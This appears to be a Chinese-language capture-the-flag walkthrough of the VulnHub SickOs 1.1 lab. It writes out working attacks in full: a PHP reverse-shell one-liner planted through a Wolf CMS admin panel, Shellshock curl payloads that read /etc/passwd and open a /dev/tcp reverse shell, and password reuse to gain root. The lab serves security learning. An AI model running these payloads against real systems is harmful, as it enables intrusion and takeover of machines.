下载地址:https://download.vulnhub.com/sickos/sick0s1.1.7z
┌──(de1te㉿de1te)-[~]
└─$ sudo nmap -sn 192.168.239.0/24
[sudo] de1te 的密码:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-29 09:47 CST
Nmap scan report for 192.168.239.1
Host is up (0.0014s latency).
MAC Address: 00:50:56:C0:00:03 (VMware)
Nmap scan report for 192.168.239.133
Host is up (0.00016s latency).
MAC Address: 00:0C:29:D9:46:32 (VMware)
Nmap scan report for 192.168.239.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:F4:69:7B (VMware)
Nmap scan report for 192.168.239.129
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 19.04 seconds
192.168.239.133 是靶机ip
查看开放端口
┌──(de1te㉿de1te)-[~]
└─$ sudo nmap --min-rate 10000 -p- 192.168.239.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-29 09:49 CST
Nmap scan report for 192.168.239.133
Host is up (0.00037s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
3128/tcp open   squid-http
8080/tcp closed http-proxy
MAC Address: 00:0C:29:D9:46:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.99 seconds
开放了22、3128端口,8080能被扫出来但是被关了
查看开放端口的服务及版本号
┌──(de1te㉿de1te)-[~]
└─$ sudo nmap -sT -sV -O -p 22,3128,8080 192.168.239.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-29 09:51 CST
Nmap scan report for 192.168.239.133
Host is up (0.00043s latency).

PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
3128/tcp open   http-proxy Squid http proxy 3.1.19
8080/tcp closed http-proxy
MAC Address: 00:0C:29:D9:46:32 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.07 seconds
尝试用UDP进行扫描
┌──(de1te㉿de1te)-[~]
└─$ sudo nmap -sU -p 22,3128,8080 192.168.239.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-29 09:55 CST
Nmap scan report for 192.168.239.133
Host is up (0.00040s latency).

PORT     STATE         SERVICE
22/udp   open|filtered ssh
3128/udp open|filtered ndl-aas
8080/udp open|filtered http-alt
MAC Address: 00:0C:29:D9:46:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 9.90 seconds
没有获取到有价值的信息
用nmap简单扫描一下漏洞
┌──(de1te㉿de1te)-[~]
└─$ sudo nmap --script=vuln -p22,3128,8080 192.168.239.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-29 10:00 CST
Nmap scan report for 192.168.239.133
Host is up (0.00056s latency).

PORT     STATE  SERVICE
22/tcp   open   ssh
3128/tcp open   squid-http
8080/tcp closed http-proxy
MAC Address: 00:0C:29:D9:46:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.93 seconds
没有啥简单的漏洞
总结:
一般来说,22端口不可能会直接被攻击。所以我们可以尝试一下3128端口。
3128和8080端口都显示http服务,所以我们尝试用浏览器看一下。
3128端口显示如下
ERROR
The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: /

    Invalid URL

Some aspect of the requested URL is incorrect.

Some possible problems are:

    Missing or incorrect access protocol (should be "http://" or similar)

    Missing hostname

    Illegal double-escape in the URL-Path

    Illegal character in hostname; underscores are not allowed.

Your cache administrator is webmaster.

Generated Wed, 29 Mar 2023 10:09:00 GMT by localhost (squid/3.1.19)
百度搜索了一下,发现squid 是代理服务器
目录爆破
对端口3128进行爆破
┌──(de1te㉿de1te)-[~]
└─$ sudo dirb http://192.168.239.133

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 29 13:01:54 2023
URL_BASE: http://192.168.239.133/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.239.133/ ----
*** Calculating NOT_FOUND code...

(!) FATAL: Too many errors connecting to host
    (Possible cause: OPERATION TIMEOUT)

-----------------
END_TIME: Wed Mar 29 13:04:24 2023
DOWNLOADED: 0 - FOUND: 0
gobuster:
┌──(de1te㉿de1te)-[~]
└─$ sudo gobuster dir -u 192.168.239.133 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.239.133
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/03/29 12:56:48 Starting gobuster in directory enumeration mode
===============================================================

Error: error on running gobuster: unable to connect to http://192.168.239.133/: Get "http://192.168.239.133/": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
报错了,emm尝试用代理端口3128进行目录爆破
┌──(de1te㉿de1te)-[~]
└─$ sudo dirb http://192.168.239.133 -p http://192.168.239.133:3128

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 29 13:05:28 2023
URL_BASE: http://192.168.239.133/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: http://192.168.239.133:3128

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.239.133/ ----
+ http://192.168.239.133/cgi-bin/ (CODE:403|SIZE:291)
+ http://192.168.239.133/connect (CODE:200|SIZE:109)
+ http://192.168.239.133/index (CODE:200|SIZE:21)
+ http://192.168.239.133/index.php (CODE:200|SIZE:21)
+ http://192.168.239.133/robots (CODE:200|SIZE:45)
+ http://192.168.239.133/robots.txt (CODE:200|SIZE:45)
+ http://192.168.239.133/server-status (CODE:403|SIZE:296)
-----------------
END_TIME: Wed Mar 29 13:05:33 2023
DOWNLOADED: 4612 - FOUND: 7
扫描出了几个目录。将192.168.239.133:3128端口设置为代理服务器再进行访问
查看8080端口
BLEHHH!!!
查看roboots.txt
roboots.txt
User-agent: *
Disallow: /
Dissalow: /wolfcms
出现wolfcms,再查看一下

看到cms,就要想能不能找到管理目录,google
wolfcms admin path
浏览网页,发现管理目录一般为?加admin
/wolfcms/?/admin/plugin
查看网页发现也有?,尝试一下

如何登录?
通过google搜索,发现用户名多为admin。所以以admin为用户名进行弱密码尝试。
通过多次尝试,最终
admin----->admin

发现好多php代码,可以尝试使用一句话木马进行反弹shell进行操作
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.239.128/443 0>&1'");?>
开启监听端口
sudo nc -lvnp 443
反射成功
www-data@SickOs:/var/www/wolfcms$
查看目录·
www-data@SickOs:/var/www/wolfcms$ ls
ls
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
config.php配置文件一定要注意
查看一下
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root'); # 用户名
define('DB_PASS', 'john@123');  # 密码
define('TABLE_PREFIX', '');
查看用户
www-data@SickOs:/var/www/wolfcms$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
根据以上信息,看看能不能ssh
sudo ssh root@192.168.239.133                                                                       │    link/ether 00:0c:29:4c:a6:2d brd ff:ff:ff:ff:ff:ff
The authenticity of host '192.168.239.133 (192.168.239.133)' can't be established.                      │    inet 192.168.239.129/24 brd 192.168.239.255 scope global dynamic noprefixroute eth0
ECDSA key fingerprint is SHA256:fBxcsD9oGyzCgdxtn34OtTEDXIW4E9/RlkxombNm0y8.                            │       valid_lft 1237sec preferred_lft 1237sec
This key is not known by any other names.                                                               │    inet6 fe80::5cf0:65a1:a51:3563/64 scope link noprefixroute
Are you sure you want to continue connecting (yes/no/[fingerprint])? y                                  │       valid_lft forever preferred_lft forever
Please type 'yes', 'no' or the fingerprint: yes                                                         │3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
Warning: Permanently added '192.168.239.133' (ECDSA) to the list of known hosts.                        │    link/ether 00:0c:29:4c:a6:37 brd ff:ff:ff:ff:ff:ff
root@192.168.239.133's password:                                                                        │    inet 10.200.32.131/24 brd 10.200.32.255 scope global dynamic noprefixroute eth1
Permission denied, please try again.                                                                    │       valid_lft 1558sec preferred_lft 1558sec
root@192.168.239.133's password:                                                                        │    inet6 fe80::a4bc:a43:bc59:400a/64 scope link noprefixroute
Permission denied, please try again.                                                                    │       valid_lft forever preferred_lft forever
root@192.168.239.133's password:                                                                        │
root@192.168.239.133: Permission denied (publickey,password).
root 用户不行,试一下其他的--backup
┌──(de1te㉿de1te)-[~]                                                                                   │3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
└─$ sudo ssh backup@192.168.239.133                                                                     │    link/ether 00:0c:29:4c:a6:37 brd ff:ff:ff:ff:ff:ff
backup@192.168.239.133's password:                                                                      │    inet 10.200.32.131/24 brd 10.200.32.255 scope global dynamic noprefixroute eth1
Permission denied, please try again.                                                                    │       valid_lft 1558sec preferred_lft 1558sec
backup@192.168.239.133's password:                                                                      │    inet6 fe80::a4bc:a43:bc59:400a/64 scope link noprefixroute
Permission denied, please try again.                                                                    │       valid_lft forever preferred_lft forever
backup@192.168.239.133's password:                                                                      │
backup@192.168.239.133: Permission denied (publickey,password).
试一下sickos
(de1te㉿de1te)-[~]                                                                                   │┌──(de1te㉿de1te)-[~]
└─$ sudo ssh sickos@192.168.239.133                                                                     │└─$ ip a
sickos@192.168.239.133's password:                                                                      │1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)                                        │    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                                                        │    inet 127.0.0.1/8 scope host lo
 * Documentation:  https://help.ubuntu.com/                                                             │       valid_lft forever preferred_lft forever
                                                                                                        │    inet6 ::1/128 scope host
  System information as of Wed Mar 29 19:19:58 IST 2023                                                 │       valid_lft forever preferred_lft forever
                                                                                                        │2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
  System load:  0.0               Processes:           116                                              │    link/ether 00:0c:29:4c:a6:2d brd ff:ff:ff:ff:ff:ff
  Usage of /:   4.3% of 28.42GB   Users logged in:     0                                                │    inet 192.168.239.129/24 brd 192.168.239.255 scope global dynamic noprefixroute eth0
  Memory usage: 12%               IP address for eth0: 192.168.239.133                                  │       valid_lft 1237sec preferred_lft 1237sec
  Swap usage:   0%                                                                                      │    inet6 fe80::5cf0:65a1:a51:3563/64 scope link noprefixroute
                                                                                                        │       valid_lft forever preferred_lft forever
  Graph this data and manage this system at:                                                            │3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    https://landscape.canonical.com/                                                                    │    link/ether 00:0c:29:4c:a6:37 brd ff:ff:ff:ff:ff:ff
                                                                                                        │    inet 10.200.32.131/24 brd 10.200.32.255 scope global dynamic noprefixroute eth1
124 packages can be updated.                                                                            │       valid_lft 1558sec preferred_lft 1558sec
92 updates are security updates.                                                                        │    inet6 fe80::a4bc:a43:bc59:400a/64 scope link noprefixroute
                                                                                                        │       valid_lft forever preferred_lft forever
New release '14.04.3 LTS' available.                                                                    │
Run 'do-release-upgrade' to upgrade to it.                                                              │
                                                                                                        │┌──(de1te㉿de1te)-[~]
Last login: Tue Sep 22 08:32:44 2015
成功!!!!
查看权限:
sickos@SickOs:~$ whoami
sickos
sickos@SickOs:~$ sudo -l
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sickos may run the following commands on this host:
    (ALL : ALL) ALL
看了是root,新起bash
sickos@SickOs:~$ sudo /bin/bash
root@SickOs:~#
root@SickOs:~# pwd
/home/sickos
root@SickOs:~# cd /root
root@SickOs:/root#
root@SickOs:/root# ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:/root# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying


root@SickOs:/root#
拿下!!!
理由shellshock漏洞获得反弹shell,然后再进行提权等一系列的操作
关于shellshock:
https://wooyun.js.org/drops/Shellshock漏洞回顾与分析测试.html
https://github.com/opsxcq/exploit-CVE-2014-6271
关于定时任务:
https://blog.csdn.net/weixin_35977784/article/details/117011839
使用nikto工具进行扫描
┌──(de1te㉿de1te)-[~]
└─$ sudo nikto -h 192.168.239.133 -useproxy http://192.168.239.133:3128
[sudo] de1te 的密码:
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.239.133
+ Target Hostname:    192.168.239.133
+ Target Port:        80
+ Proxy:              192.168.239.133:3128
+ Start Time:         2023-03-30 09:34:59 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Sat Dec  5 08:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /.bash_history: A user's home directory may be set to the web root, the shell history was retrieved. This should not be accessible via the web.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8919 requests: 9 error(s) and 21 item(s) reported on remote host
+ End Time:           2023-03-30 09:38:33 (GMT8) (214 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
提示有shellshock漏洞,看看能不能利用
┌──(de1te㉿de1te)-[~]
└─$ sudo curl -v --proxy http://192.168.239.133:3128 http://192.168.239.133/cgi-bin/status -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'"
[sudo] de1te 的密码:
*   Trying 192.168.239.133:3128...
* Connected to 192.168.239.133 (192.168.239.133) port 3128 (#0)
> GET http://192.168.239.133/cgi-bin/status HTTP/1.1
> Host: 192.168.239.133
> Accept: */*
> Proxy-Connection: Keep-Alive
> user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
>
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Date: Thu, 30 Mar 2023 09:54:26 GMT
< Server: Apache/2.2.22 (Ubuntu)
< X-Cache: MISS from localhost
< X-Cache-Lookup: MISS from localhost:3128
< Via: 1.0 localhost (squid/3.1.19)
< Connection: close
<

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
* Closing connection 0
可以执行,验证成功。构造payload
sudo msfvenom -p cmd/unix/reverse_bash lhost=192.168.239.129 lport=443 -f raw
bash -c '0<&94-;exec 94<>/dev/tcp/192.168.239.129/443;sh <&94 >&94 2>&94'
开启监听
sudo nc -lvnp 443
反弹shell的payload
sudo curl -v --proxy http://192.168.239.133:3128 http://192.168.239.133/cgi-bin/status -H "user-agent: () { :; }; echo; echo; /bin/bash -c '0<&94-;exec 94<>/dev/tcp/192.168.239.129/443;sh <&94 >&94 2>&94'"
获得反弹shell,是一个不友好的shell
ls
status
whoami
www-data
uname -a
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
dpkg -l # 发现有python
# 尝试变成一个友好shell界面
python -c "import pty;pty.spawn('/bin/bash')"
www-data@SickOs:/usr/lib/cgi-bin$
看一下网站下哪些信息我们可以使用
www-data@SickOs:/usr/lib/cgi-bin$ cd /var/www
cd /var/www
www-data@SickOs:/var/www$ ls
ls
connect.py  index.php  robots.txt  wolfcms
www-data@SickOs:/var/www$ ls -liah
ls -liah
total 28K
264214 drwxrwxrwx  3 root     root     4.0K Mar 29 19:14 .
262145 drwxr-xr-x 13 root     root     4.0K Dec  6  2015 ..
265283 -rw-------  1 www-data www-data   44 Mar 29 19:14 .bash_history
265380 -rwxrwxrwx  1 root     root      109 Dec  5  2015 connect.py
265379 -rw-r--r--  1 root     root       21 Dec  5  2015 index.php
265381 -rw-r--r--  1 root     root       45 Dec  5  2015 robots.txt
264349 drwxr-xr-x  5 root     root     4.0K Dec  5  2015 wolfcms
查看一下各个文件
www-data@SickOs:/var/www$ cat .bash_history
cat .bash_history
cat /etc/passwd
cat /etc/passwd | grep 'sh'
www-data@SickOs:/var/www$ python connect.py
python connect.py
I Try to connect things very frequently

You may want to try my services
这是一个提示,提示我们可以使用定时任务
www-data@SickOs:/etc/cron.d$ cd /etc # 进入etc目录
cd /etc
www-data@SickOs:/etc$ ls -lish | grep 'cron'  # 列出带‘cron’关键字的目录
ls -lish | grep 'cron'
